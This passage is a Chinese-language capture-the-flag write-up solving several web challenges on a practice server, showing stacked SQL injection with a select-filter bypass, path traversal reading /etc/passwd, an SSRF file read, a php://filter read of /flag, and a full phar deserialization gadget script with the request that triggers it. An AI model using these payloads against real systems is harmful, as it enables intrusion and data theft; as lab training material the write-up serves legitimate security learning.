  string(18) "performance_schema"
}
<br>array(1) {
  [0]=>
  string(9) "supersqli"
}
<br>array(1) {
  [0]=>
  string(4) "test"
}
<br><hr></pre>
```

看到了返回的库名

再看看表名有哪些：1’;show tables; #




```
GET /?inject=1'; show tables;#HTTP/1.1
Host: www.bmzclub.cn:20320
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/?inject=1%27+order+by+2+%23
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d59ce717-9fde-4117-9078-351dd3722478
Connection: close
```

```
  <meta charset="UTF-8">
  <title>easy_sql</title>
</head>

<body>
<h1>取材于某次真实环境渗透，只说一句话：开发和安全缺一不可</h1>
<!-- sqlmap是没有灵魂的 -->
<form method="get">
  姿势: <input type="text" name="inject" value="1">
  <input type="submit">
</form>

<pre>
array(2) {
 [0]=>
 string(1) "1"
 [1]=>
 string(7) "hahahah"
}
<br><hr>array(1) {
 [0]=>
 string(5) "flagg"
}
<br>array(1) {
 [0]=>
 string(5) "words"
}
<br><hr></pre>

</body>

</html>
```

看到有两张表：分别为flagg和words


分别看看都有哪些列：1’;show columns from flagg #



```
GET /?inject=1'; show columns from flagg; #HTTP/1.1
Host: www.bmzclub.cn:20320
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/?inject=1%27+order+by+2+%23
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d59ce717-9fde-4117-9078-351dd3722478
Connection: close
```

```
<!-- sqlmap是没有灵魂的 -->
<form method="get">
  姿势: <input type="text" name="inject" value="
  <input type="submit">
</form>

<pre>
array(2) {
 [0]=>
 string(1) "1"
 [1]=>
 string(7) "hahahah"
}
<br><hr>array(6) {
 [0]=>
 string(4) "flag"
 [1]=>
 string(12) "varchar(100)"
 [2]=>
 string(2) "NO"
 [3]=>
 string(0) ""
 [4]=>
 NULL
 [5]=>
 string(0) ""
}
<br><hr></pre>
```

看到了我们想要flag列。下面就是想如何读取里面的内容了。
Select 被过滤，无法正常查询。只能拼接查询语句：
-1’;use supersqli;set @sql=concat(‘s’,'elect `flag` from `flagg`');PREPARE BMZ FROM @sql;EXECUTE BMZ;#



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交


```
array(1) {
  [0]=>
  string(40) "BMZCTF{68d943440bfe43979cc29961f84dd9ab}"
}
```

http://www.bmzclub.cn:20320/?inject=-1';use supersqli;set @sql=concat('s','elect `flag` from `flagg`');PREPARE BMZ FROM @sql;EXECUTE BMZ;#

得到flag。

hitcon_2017_ssrfme


打开网页后是一段代码：



```
<?php
    $sandbox = "sandbox/" . md5("orange" . $_SERVER["REMOTE_ADDR"]);
    @mkdir($sandbox);
    @chdir($sandbox);

    $data = shell_exec("GET " . escapeshellarg($_GET["url"]));
    $info = pathinfo($_GET["filename"]);
    $dir  = str_replace(".", "", basename($info["dirname"]));
    @mkdir($dir);
    @chdir($dir);
    @file_put_contents(basename($info["basename"]), $data);
    highlight_file(__FILE__);
```

看到escapeshellarg，就想到了命令执行漏洞。当escapeshellarg在参数位时，过滤将不起作用。而在倒数第二行file_put_contents中，escapeshellarg被放到了参数位。因此，可以命令执行。
最上面的代码是创建一个沙盒。并在下面创建文件夹。文件夹名是orange加上访问者的ip地址的md5值。Ip地址通过ip138查询即可。


我们先输入：?url=…/&filename=123
再访问sandbox/8411192b0e571e9d15a9b3a080de90d0/123。可以看到返回了…/的目录结构：



Directory listing of ../

- ./
- ../
- 8411192b0e571e9d15a9b3a080de90d0/

于是输入：?url=/&filename=123。让其回显根目录结构：




Directory listing of /

- ./
- ../
- .dockerenv
- bin/
- boot/
- dev/
- etc/
- flag
- home/
- lib/
- lib64/
- media/
- mnt/
- opt/
- proc/
- root/
- run/
- sbin/
- srv/
- start.sh
- sys/
- tmp/
- usr/
- var/

我们看到了flag文件。是我们想要访问的。
继续输入：?url=/flag&filename=123

得到了一个图片，不知道是什么东西，用curl访问一下：




```
λ curl http://bmzclub.cn:20320/sandbox/8411192b0e571e9d15a9b3a080de90d0/123
BMZCTF{e1a2819a51814c63b04e920eca43cd3f}
```

得到了flag

n1ctf/hard_php

打开页面，是一个登录框，带有验证码。




Login

Username:

Password:

Code(substr(md5(?), 0, 5) === ad2b2):

进行目录扫描：



域名：http://www.bmzclub.cn:20320/

线程：20 （条 CPU核心 * 5最佳）

超时：3 （秒 超时的页面被丢弃）

☑ DIR：446889
☐ ASP：297812
☑ MDB：9071

☐ ASPX：42529
☑ PHP：52815
☐ JSP：19739

☑ 探测200
☐ 探测403
☐ 探测3XX

扫描信息：http://www.bmzclub.cn:20320/groupdebate_class/ 扫描线程：20 扫描速度：8307/秒


ID	地址	HTTP响应
1	http://www.bmzclub.cn:20320/img/	200
2	http://www.bmzclub.cn:20320/static/	200
3	http://www.bmzclub.cn:20320/index.php~	200
4	http://www.bmzclub.cn:20320/user.php	200
5	http://www.bmzclub.cn:20320/views/	200

发现index.php~，进行访问：

```
<?php

require_once 'user.php';
$C = new Customer();
if(isset($_GET['action']))
require_once 'views/'.$_GET['action'];
else
header('Location: index.php?action=login');
```


可以看到源码

Action参数可以访问文件，试用…/…/…/…/etc/passwd看能不能穿越目录访问：



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
memcache:x:103:107:Memcached,,,:/nonexistent:/bin/false
```

看到可以访问，再试试…/…/…/…/flag




BMZCTF{e63e85f385484e9bb619fdcefff88aee}

得到了flag


hctf_cake_php

打开网页后，是一个登录框，下面有注册，先随便注册一个账号并登录，发现是一个网盘



Name	Size	Opt

尝试上传文件，发现对后缀进行了过滤。



Name	Size	Opt
Chrysanthemum.jpg	858.78 KB	下载 / 删除

点击下载并抓包：
修改文件名为’/var/www/html/index.php’
发现可以下载文件。先下载index.php，查看源码。

```
<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}
?>


<!DOCTYPE html>
<html>

<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<title>网盘管理</title>

<head>
    <link href="static/css/bootstrap.min.css" rel="stylesheet">
    <link href="static/css/panel.css" rel="stylesheet">
    <script src="static/js/jquery.min.js"></script>
    <script src="static/js/bootstrap.bundle.min.js"></script>
    <script src="static/js/toast.js"></script>
    <script src="static/js/panel.js"></script>
</head>

<body>
    <nav aria-label="breadcrumb">
    <ol class="breadcrumb">
        <li class="breadcrumb-item active">管理面板</li>
        <li class="breadcrumb-item active"><label for="fileInput" class="fileLabel">上传文件</label></li>
        <li class="active ml-auto"><a href="#">你好 <?php echo $_SESSION['username']?></a></li>
    </ol>
</nav>
<input type="file" id="fileInput" class="hidden">
<div class="top" id="toast-container"></div>

<?php
include "class.php";

$a = new FileList($_SESSION['sandbox']);
$a->Name();
$a->Size();
?>
```

在源码中还看到了login.php和class.php分别下载，并查看源码：
Login.php:

```
<?php
session_start();
if (isset($_SESSION['login'])) {
    header("Location: index.php");
    die();
}
?>

<!doctype html>

<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <meta name="description" content="">
  <title>登录</title>

  <!-- Bootstrap core CSS -->
  <link href="static/css/bootstrap.min.css" rel="stylesheet">


  <style>
    .bd-placeholder-img {
      font-size: 1.125rem;
      text-anchor: middle;
    }

    @media (min-width: 768px) {
      .bd-placeholder-img-lg {
        font-size: 3.5rem;
      }
    }
  </style>
  <!-- Custom styles for this template -->
  <link href="static/css/std.css" rel="stylesheet">
</head>

<body class="text-center">
  <form class="form-signin" action="login.php" method="POST">
    <h1 class="h3 mb-3 font-weight-normal">登录</h1>
    <label for="username" class="sr-only">Username</label>
    <input type="text" name="username" class="form-control" placeholder="Username" required autofocus>
    <label for="password" class="sr-only">Password</label>
    <input type="password" name="password" class="form-control" placeholder="Password" required>
    <button class="btn btn-lg btn-primary btn-block" type="submit">提交</button>
    <p class="mt-5 text-muted">还没有账号? <a href="register.php">注册</a></p>
    <p class="text-muted">&copy; 2018-2019</p>
  </form>
  <div class="top" id="toast-container"></div>
</body>

<script src="static/js/jquery.min.js"></script>
<script src="static/js/bootstrap.bundle.min.js"></script>
<script src="static/js/toast.js"></script>
</html>


<?php
include "class.php";

if (isset($_GET['register'])) {
    echo "<script>toast('注册成功', 'info');</script>";
}

if (isset($_POST["username"]) && isset($_POST["password"])) {
    $u = new User();
    $username = (string) $_POST["username"];
    $password = (string) $_POST["password"];
    if (strlen($username) < 20 && $u->verify_user($username, $password)) {
        $_SESSION['login'] = true;
        $_SESSION['username'] = htmlentities($username);
        $sandbox = "uploads/" . sha1($_SESSION['username'] . "sftUahRiTz") . "/";
        if (!is_dir($sandbox)) {
            mkdir($sandbox);
        }
        $_SESSION['sandbox'] = $sandbox;
        echo("<script>window.location.href='index.php';</script>");
        die();
    }
    echo "<script>toast('账号或密码错误', 'warning');</script>";
}
?>
```

Class.php

```
<?php
error_reporting(0);
$dbaddr = "127.0.0.1";
$dbuser = "root";
$dbpass = "root";
$dbname = "dropbox";
$db = new mysqli($dbaddr, $dbuser, $dbpass, $dbname);

class User {
    public $db;

    public function __construct() {
        global $db;
        $this->db = $db;
    }

    public function user_exist($username) {
        $stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ? LIMIT 1;");
        $stmt->bind_param("s", $username);
        $stmt->execute();
        $stmt->store_result();
        $count = $stmt->num_rows;
        if ($count === 0) {
            return false;
        }
        return true;
    }

    public function add_user($username, $password) {
        if ($this->user_exist($username)) {
            return false;
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES (NULL, ?, ?);");
        $stmt->bind_param("ss", $username, $password);
        $stmt->execute();
        return true;
    }

    public function verify_user($username, $password) {
        if (!$this->user_exist($username)) {
            return false;
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");
        $stmt->bind_param("s", $username);
        $stmt->execute();
        $stmt->bind_result($expect);
        $stmt->fetch();
        if (isset($expect) && $expect === $password) {
            return true;
        }
        return false;
    }

    public function __destruct() {
        $this->db->close();
    }
}

class FileList {
    private $files;
    private $results;
    private $funcs;

    public function __construct($path) {
        $this->files = array();
        $this->results = array();
        $this->funcs = array();
        $filenames = scandir($path);

        $key = array_search(".", $filenames);
        unset($filenames[$key]);
        $key = array_search("..", $filenames);
        unset($filenames[$key]);

        foreach ($filenames as $filename) {
            $file = new File();
            $file->open($path . $filename);
            array_push($this->files, $file);
            $this->results[$file->name()] = array();
        }
    }

    public function __call($func, $args) {
        array_push($this->funcs, $func);
        foreach ($this->files as $file) {
            $this->results[$file->name()][$func] = $file->$func();
        }
    }

    public function __destruct() {
        $table = '<div id="container" class="container"><div class="table-responsive"><table id="table" class="table table-bordered table-hover sm-font">';
        $table .= '<thead><tr>';
        foreach ($this->funcs as $func) {
            $table .= '<th scope="col" class="text-center">' . htmlentities($func) . '</th>';
        }
        $table .= '<th scope="col" class="text-center">Opt</th>';
        $table .= '</thead><tbody>';
        foreach ($this->results as $filename => $result) {
            $table .= '<tr>';
            foreach ($result as $func => $value) {
                $table .= '<td class="text-center">' . htmlentities($value) . '</td>';
            }
            $table .= '<td class="text-center" filename="' . htmlentities($filename) . '"><a href="#" class="download">下载</a> / <a href="#" class="delete">删除</a></td>';
nload">下载</a> <a href="#" class="delete">删除</a></td>';
            $table .= '</tr>';
        }
        echo $table;
    }
}

class File {
    public $filename;

    public function open($filename) {
        $this->filename = $filename;
        if (file_exists($filename) && !is_dir($filename)) {
            return true;
        } else {
            return false;
        }
    }

    public function name() {
        return basename($this->filename);
    }

    public function size() {
        $size = filesize($this->filename);
        $units = array(' B', ' KB', ' MB', ' GB', ' TB');
        for ($i = 0; $size >= 1024 && $i < 4; $i++) $size /= 1024;
        return round($size, 2).$units[$i];
    }

    public function detele() {
        unlink($this->filename);
    }

    public function close() {
        return file_get_contents($this->filename);
    }
}
?>
```

再下载首页可看到的download.php 和 delete.php，并查看源码：

Download.php:

```php
<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}

if (!isset($_POST['filename'])) {
    die();
}

include "class.php";
ini_set("open_basedir", getcwd() . ":/etc:/tmp");

chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename) && stristr($filename, "flag") === false) {
    Header("Content-type: application/octet-stream");
    Header("Content-Disposition: attachment; filename=" . basename($filename));
    echo $file->close();
} else {
    echo "File not exist";
}
?>
```


Delete.php

```php
<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}

if (!isset($_POST['filename'])) {
    die();
}

include "class.php";

chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename)) {
    $file->detele();
    Header("Content-type: application/json");
    $response = array("success" => true, "error" => "");
    echo json_encode($response);
} else {
    Header("Content-type: application/json");
    $response = array("success" => false, "error" => "File not exist");
    echo json_encode($response);
}
?>
```

在download.php中，过滤了flag，不能直接查看。并且指定了目录为`/etc/tmp`
在delete.php中，指定了目录为沙盒的根目录，
在class.php中，close方法会包含文件。
在download.php调用了close方法，却过滤了flag，不好读取。暂时不用。
Class.php中Filelist类有两个魔法函数：function __call和function __destruct()。
function __call会遍历files数据，并执行func()。结果会通过__destruct()方法打印出来。
User类中存在close方法，并且该方法在对象销毁时执行。
因此，如果能创建一个user的对象，其db变量是一个FileList对象，对象中的文件名为flag的位置。这样的话，当user对象销毁时，db变量的close方法被执行；而db变量没有close方法，这样就会触发call魔术方法，进而变成了执行File对象的close方法。通过分析FileList类的析构方法可以知道，close方法执行后存在results变量里的结果会加入到table变量中被打印出来，也就是flag会被打印出来。
使用phar进行反序列化

```
<?php

class User {
    public $db;
}

class File {
    public $filename;
}
class FileList {
    private $files;
    private $results;
    private $funcs;

    public function __construct() {
        $file = new File();
        $file->filename = '/flag';
        $this->files = array($file);
        $this->results = array();
        $this->funcs = array();
    }
}

@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$o = new User();
$o->db = new FileList();
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
?>
```

修改后缀为`jpg`，再将文件上传，并在删除时抓包，然后修改文件名后执行，就可以得到flag：




```
POST /delete.php HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 33
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://www.bmzclub.cn:20320
Referer: http://www.bmzclub.cn:20320/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=273bc656-b77e-4e4c-8fdb-da10420feeb3; PHPSESSID=8088d22b710421369a3335369cd73a1
Connection: close

filename=phar://phar.jpg/test.txt
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 25 Nov 2020 12:24:23 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 481

{"success":true,"error":""}<div id="container" class="container"><div
class="table-responsive"><table id="table" class="table table-bordered table-hover
sm-font"><thead><tr><th scope="col" class="text-center">close</th><th scope="col"
class="text-center">[illegible]</th></thead><tbody><tr><td
class="text-center">BMZCTF{1e28343506d64326b8c8699b00d1da47}
</td><td class="text-center" filename="flag"><a href="#" class="download">[illegible]</a>
/ <a href="#" class="delete">[illegible]</a></td></tr>
```

SCTF 2018_Simple PHP

打开网页后，是一个登录框




I am Muhe, Welcome to sctf2018!

Admin Login

LaLaLaLaLaLa


目录扫描也没有什么结果，使用sqlmpay也没结果，爆破admin也没结果，最后试了试php伪协议，可以文件，使用filter的base64读取/flag文件：



不安全 | bmzclub.cn:20320/?f=php://filter/read=convert.base64-encode/resource=/flag

I am Muhe, Welcome to sctf2018!Qk1aQ1RGe2IwYTVlOTQ5YzNkNzQ2MDNhZWFhZDdjOWQ2MGEyNWQ5fQo=LaLaLaLaLaLa

Base64解密后就得到flag




不安全 | bmzclub.cn:20320/?f=php://filter/read=convert.base64-encode/resource=/flag

